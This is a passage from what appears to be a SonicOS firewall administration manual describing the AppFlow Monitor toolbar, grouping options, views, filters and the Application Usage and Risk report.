The **AppFlow Toolbar** allows for customization of the AppFlow Monitor interface. The ability to create rules and add items to filters allows for more application and user control. Different views, pause and play abilities, customizable data intervals and refresh rates are also available to aid in visualizing incoming, real-time data. Selecting data by group and configuring the columns displayed on a tab enable refining of the display.

AppFlow Monitor toolbar options

Option	Widget	Description
Create Rule	Create Rule	Starts the App Control Wizard. For more information on using this wizard, refer to About App Rules and App Control Advanced on page 913. **NOTE:** General- and service-type applications cannot be included in a rule.
Filter View	Filter View	Correlates data among the tabs. For more information about creating a filter, see Filter Options on page 84.

AppFlow Monitor toolbar options

Option	Widget	Description
Interval		Specifies the span of time in which data is collected. The default is **Last 60 seconds**.
Group		Categorizes selections according to the available grouping options, which vary depending on the tab that is selected. See Group Options on page 78.
IP Version		Allows selection of internet protocol: **IPv4**, **IPv6**, or both (**IPv4 & IPv6**) (default).
List View		Provides a detailed list view of the data flow. See List View on page 80.
Pie Chart View		Provides a pie chart view of the data flow. See Pie Chart View on page 83.
Flow Chart View		Provides a flow chart view of the data flow. See Flow Chart View on page 83.
Export		Exports the data flow in comma separated variable (.csv) format.
Print PDF Report		Generates an Application Visualization Report. For more information, refer to Generating Application Visualization Report on page 86.
Configuration		Customizes the display by enabling or disabling columns for # (number), Tab subject (such as Applications or VPN), Sessions, Packets, Bytes, Rate, and Threats. Also enables or disables commas in numeric fields.
Refresh Button		Refreshes the real-time data display.
Status Update		Provides status updates about App signatures, GAV Database, Spyware Database, IPS Database, Country Database, Max Flows in Database, CFS Status, and more. For more information, see AppFlow Monitor Status on page 79. • A green status icon signifies that all appropriate signatures and databases are active. • A yellow status icon signifies that some or all signature databases are still being downloaded or could not be activated. • A red status icon signifies that the database is not downloaded or active.

Group Options

The **Group** option sorts data based on the specified group. Each tab contains different grouping options.


Group options by tab

This Tab	Can be Grouped by	Which
Applications	Application (default)	Displays all traffic generated by individual applications.
	Category	Groups all traffic generated by an application category.
	Signatures	Groups all traffic generated by an application signature
Users	User Name (default)	Groups all traffic generated by a specific user.
	IP Address	Groups all traffic generated by a specific IP address.
	Domain Name	Groups all traffic generated by a specific domain name.
	Auth Type	Groups all traffic generated by a specific authorizing method.
URLs	URL (default)	Displays all traffic generated by each URL.
	Domain Name	Groups all traffic generated by a domain name.
	Rating	Groups all traffic generated based on CFS rating.
Initiators	IP Address (default)	Groups all traffic generated by a specific IP address.
	Interface	Groups all traffic according to the firewall interface.
	Country	Groups all traffic generated by each country, based on country IP database.
Responders	IP Address (default)	Groups all traffic by IP address.
	Interface	Groups responders by interface.
	Country	Groups responders by each country, based on country IP database.
Threats	Intrusions	Displays flows in which intrusions have been identified.
	Viruses	Displays flows in which viruses have been identified.
	Spyware	Displays flows in which spyware has been identified.
	Spam	Shows all flows that fall under the category of spam.
	Botnet	Displays all flows blocked connecting to/from Botnet servers
	All (default)	Displays all flows in which a threat has been identified or that fall under the category of spam.
VoIP	Media Type (default)	Groups VoIP flows according to media type.
	Caller ID	Groups VoIP flows according to caller ID.
VPN	Remote IP Address (default)	Groups VPN flows access according to the remote IP address.
	Local IP Address	Groups VPN flows access according to the local IP address.
	Name	Groups VPN flows access according to the tunnel name.
Devices	IP Address (default)	Groups flows by IP addresses inside the network.
	Interface	Groups flows by interfaces on the firewall.
	Name	Groups flows by device name or MAC address.
Contents	Email Address (default)	Groups contents by email address.
	File Type	Groups flows by file type detected.

AppFlow Monitor Status

The **AppFlow Monitor Status** tooltip appears when the cursor rolls over the **Status** button in the toolbar. The **AppFlow Monitor Status** provides licensing information, status, and signature updates about App Rules, App Control Advanced, GAV, IPS, Anti-Spyware, CFS, Anti-Spam, BWM, country databases, Geo-IP blocking, and Botnet blocking. The tooltip also displays the maximum flows in the database and how AppFlow is enabled. For easy configuration of the AppFlow Monitor display, the tooltip provides links to the appropriate UI page for each item as well as a link to **AppFlow > Flow Reporting** for configuring AppFlow.

If the **AppFlow Monitor Status** tooltip is no longer wanted, click **close** in the upper-right corner.




AppFlow Monitor Views

Three views are available for the AppFlow Monitor: **List View**, **Pie Chart View**, and **Flow Chart View**. Each view provides a unique display of incoming, real-time data.

Topics:

List View

In the **List View,** each AppFlow tab comprises columns displaying real-time data. These columns are organized into sortable categories. Some columns are common to all tabs.The VoIP tab, however, also has columns specific to it. There are tooltips and flow tables associated with some column items.



Topics:

Common Columns

These columns are common to all tabs.

- **Check Box**: Allows the selection of the line item for creation of filters and rules.

  NOTE: General-type applications and unknown users cannot be included in a rule.

- **Main Column**: The title of the Main Column depends on the selected tab. For example, if the Users Tab is the selected, then the Main Column header will read “Users”. In that column, the name of the Users connected to the network are shown. Clicking on an item in this column will bring up a tooltip with relevant information on the item; see Detail Tooltips on page 81.
- **Sessions**: Displays the number of sessions associated with the item in the Main Column. Clicking on this number will display a Flow Table of all the sessions.
- **Total Packets**: Displays the number of data packets transferred per item.
- **Total Bytes**: Displays the number of bytes transferred per item.
- **Ave Rate (KBps)**: Displays the rate at which data is transferred per item.
- **Threats**: Displays the number of threats encountered by the network per item.

- **Total**: Displays, at the bottom of the list, the total Items listed, Sessions, Total Packets, and Total Bytes sent during the duration of the current interval.

VoIP Columns

These columns are unique to the VoIP tab:


- **Out of Sequence/Lost Pkts**: Displays the number of packets either out of sequence or lost per item.
- **Avg Jitter (msec)**: Displays the average jitter rate, in milliseconds, per item.
- **Max Jitter (msec)**: Displays the maximum jitter rate, in milliseconds, per item.

Detail Tooltips


Each item listed in the Main Column provides a link to a **Detail** tooltip, which appears when an item link is clicked. The information provided by the tooltip depends on the tab. For example, clicking on an Application column item in the Applications tab displays a **Signature Details** tooltip, while clicking on a User column item in the Users tab displays a **User Details** tooltip.

Topics:


Signature Details




User Details




Initiator Details



Responder Details




Device Details



Flow Tables


Each item in the **Sessions** column contains a link to a **Flow Table** containing relevant information on that session/flow: **Start Time**, **Last Update**, **Init** (Initiator) **MAC**, **Resp** (Responder) **MAC**, **Init IP**, **Resp IP**, **Proto**, **Init Port**, **Resp Port**, **Init Iface**, **Resp Iface**, **Init Bytes**, **Resp Bytes**, **Rate (Kbps)**, **Status**, and **Details**.

The **Flow Table** appears when a link is clicked. Further information can be obtained by hovering the cursor over the **Statistics** icon in the **Details** column. Doing so displays a tooltip containing **Flow ID**, **Init Gateway**, **Resp Gateway**, **VPN Traffic**, **App Name**, and, if relevant, **Intrusion Name**, **Virus Name**, and/or **Spyware Name**.




Pie Chart View

The **Pie Chart View** displays the number of top items and the percentage of bandwidth used by each. The percentage of bandwidth used is determined by taking the total amount of bandwidth used by the top items and then dividing that total by the number of items.



Flow Chart View



The **Flow Chart View** displays the network usage according to the Kbps used over the specified period. For each AppFlow Monitor tab, you can select, in the:

- Drop-down menu below the chart, what the chart displays:
  - **Most Frequent**—The top entries in the AppFlow Monitor tab.


    NOTE: The most frequent entries may change over time. If you select Most Frequent, you can restrict the most frequent entries to those displayed at a particular time by clicking the lock icon next to the drop-down menu.

  - One or more of the individual entries in the AppFlow Monitor tab.
- Scaling field:
  - **Auto Y-Scaling** (default).
  - A specific number and optional unit for scaling.



Filter Options

NOTE: Filter options are available only in List view although they affect the other views.

The AppFlow Monitor Filter options allows you to filter incoming, real-time data. You can apply, create, and delete custom filters to customize the information displayed. The filter options apply across all the AppFlow Monitor tabs.



AppFlow Monitor filter options

Option	Widget	Description
Add to Filter		Adds the current selection to filter. At least 1 item must be selected to use the filter options. After doing so, all other tabs will update with information pertaining to the items in the filter.
Remove from Filter		Removes all the current selections from the filter view by clicking on the X.
Filter Element		Indicates a filter element.
Load Filter		Loads existing filter settings or creates a new filter.
Save		Saves the current filter settings.
Delete		Deletes the current filter settings.
Filter View Button		Correlates data among the tabs.

Creating Filters

Creating filters reduces the amount of data seen in the AppFlow Monitor. You can create simple or complex filters, depending on the criteria you specify. By doing so, you can focus on points of interest without distraction from other applications.

Topics:

Creating a Filter with Filter View

Creating a filter with **Filter View** correlates data among selected tabs.

To create a filter using Filter View:

1 Navigate to **Dashboard > AppFlow Monitor**.


2 Select a tab; for example, Applications or Users.

3 Select the checkbox(es) of the item(s) on the tab you wish to add to the filter.


4 Click either the **Filter View** button or the **Add to Filter** button.

After entries have been added to the filter, only those entries are visible in the tab. In the other AppFlow Monitor tabs, only information about those items associated with the filtered entries are visible.

Tabs with a filter are indicated by a button in the Filter View.



5 To further refine the filter, select another tab and repeat Step 3 and Step 4. Each tab is added to the Filter View.



Viewing Entries in Filter View

For a quick look at the items in a filter view, click on the name of the tab in the filter view. A drop-down menu appears listing all items selected in that tab.


To close the drop-down menu, click the name of the tab in the Filter View.

Saving Filter Views

You can save a filter view for future use.

To save a filter view:


1 Click the **Load Filter** drop-down menu.



2 Select the blank line at the top of the list.

3 Enter a friendly, easy-to-remember name for the filter.

4 Click the **Save Filter** button next to the **Load Filter** drop-down menu.



Deleting Filter Views

You can delete all the filter views, the filter view of a tab, or just a few of the items in a particular filter view.

How to delete filter views

To Delete	Do This
All the filter views	Click the X in the **Remove from Filter** button
A particular filter view	Click the X in the Filter View button for that tab
One or more items in a filter view	Click the name of the tab to display the drop-down menu, and then click the X next to the item(s) to delete
A saved filter	Select the filter in the Load Filter drop-down menu and then click the Delete button to the right of the Load Filter drop-down menu

Creating a Filter with the Filter Text Field

The **Dashboard > AppFlow Monitor** page has a **Filter** text field in which you can enter a text string to use for filtering the displayed information. Valid text strings are names such as Google, Firefox, or IP addresses.

Generating Application Visualization Report

The Application Intelligence and Control feature allows you to maintain granular control of applications and users by creating bandwidth management policies based on local pre-defined categories, individual applications, or even users and groups. With the Application Visualization feature, you are able to view real-time charts of applications, ingress and egress bandwidth, Websites visited, and all user activity. You are able to adjust network policies based on these critical observations. The **Application Usage and Risk Report** combines the results of these two features in a downloadable report listing the following categories:


- High Risk Applications in Use
- Top URL Categories in Use
- Applications with the Highest Bandwidth Usage
- Application Usage by Category and Technology
- Top Findings of Network Characteristics
- Recommendations based on the Top Findings

To generate an Application Usage and Risk Report:

1. Navigate to the **Dashboard > AppFlow Monitor** page.
2. Click the **Print PDF Report** icon from the AppFlow toolbar. The **Reports** pop-up menu displays.


3 Click the **Generate Report** button to get a dynamically generated report specific to your firewall.

NOTE: The report may take a few minutes to generate and download.



After the report is generated, an executive summary is provided at the top of the report for a holistic overview of your network. The report contains a real-time snapshot of network traffic to guide you in implementing new bandwidth management policies. An example Application Usage and Risk Analysis report is provided below listing applications with the highest bandwidth usage, their application category, number of sessions, application risk level, and a detailed description of the application.

Application Usage and Risk Analysis Report example



Applications with the Highest Bandwidth Usage

The following applications are using the most bandwidth on the network. Reviewing this list will help you evaluate how much of your bandwidth is being used for appropriate business purposes and how much bandwidth is being used for non-business purposes.

Applications	Category	Sessions	Bytes	Risk
Symantec Live Update	APP-UPDATE	2304093242		ELEVATED
FTP	PROTOCOLS	15320360021		GUARDED
Google Analytics	BROWSING-PRIVACY	15223253394		SEVERE

Note: There are multiple non-business oriented applications in the top 20 applications including photo-video, gaming, and online poker.

Symantec Live Update

Symantec Live Update is an application that downloads and installs security updates and software patches. A valid subscription is required to obtain the latest virus definitions; older versions of Symantec Live Update may not detect the latest virus definitions until the application is updated.

FTP

File Transfer Protocol (FTP) is a standard network protocol used to copy a file from one host to another over the Internet. FTP Users may authenticate themselves using a clear-text sign-in protocol, but can also connect anonymously if the server is configured to allow it. Typically, no verification is performed on the supplied data.


Google Analytics

Google Analytics analyzes the user's data using analysis tools, data exporting applications, and third-party solutions.

IPv6 App Flow Monitor

For complete information on the SonicOS implementation of IPv6, see IPv6 on page 2171.


App Flow Monitor Visualization is configured the same in IPv6 and IPv4. Select the View IP Version from the drop-down menu to change the view/configuration.



8

Configuring AppFlow Statistics and Viewing Reports

Dashboard > AppFlow Reports



The **AppFlow Reports** page provides configurable scheduled reports by applications, users, IP addresses, viruses, intrusions, spyware, locations, botnets, and URL rating. AppFlow Reports statistics enable you to view a top-level aggregate report of what is going on in your network and, at a quick glance, answer such questions as the following:

- What are the top-most used applications running in my network?

- Which applications in terms of total number of sessions and bytes consume my network bandwidth?
- Which applications have viruses, intrusions, and spyware?
- What website categories are my users visiting?

The report data can be viewed from the point of the last system restart, since the system reset, or by defining a schedule range. Reports also can be sent by FTP or by email.

TIP: The **Dashboard > AppFlow Dash** page displays the top ten items in each category (except IP addresses) in graph format. See Dashboard > AppFlow Dash on page 71.

To configure your AppFlow Reports, follow the procedures described in AppFlow > Flow Reporting on page 1784. The bottom of the **Dashboard > AppFlow Reports** page has a link to the **AppFlow > Flow Reporting** page.

The bottom of the page displays the:

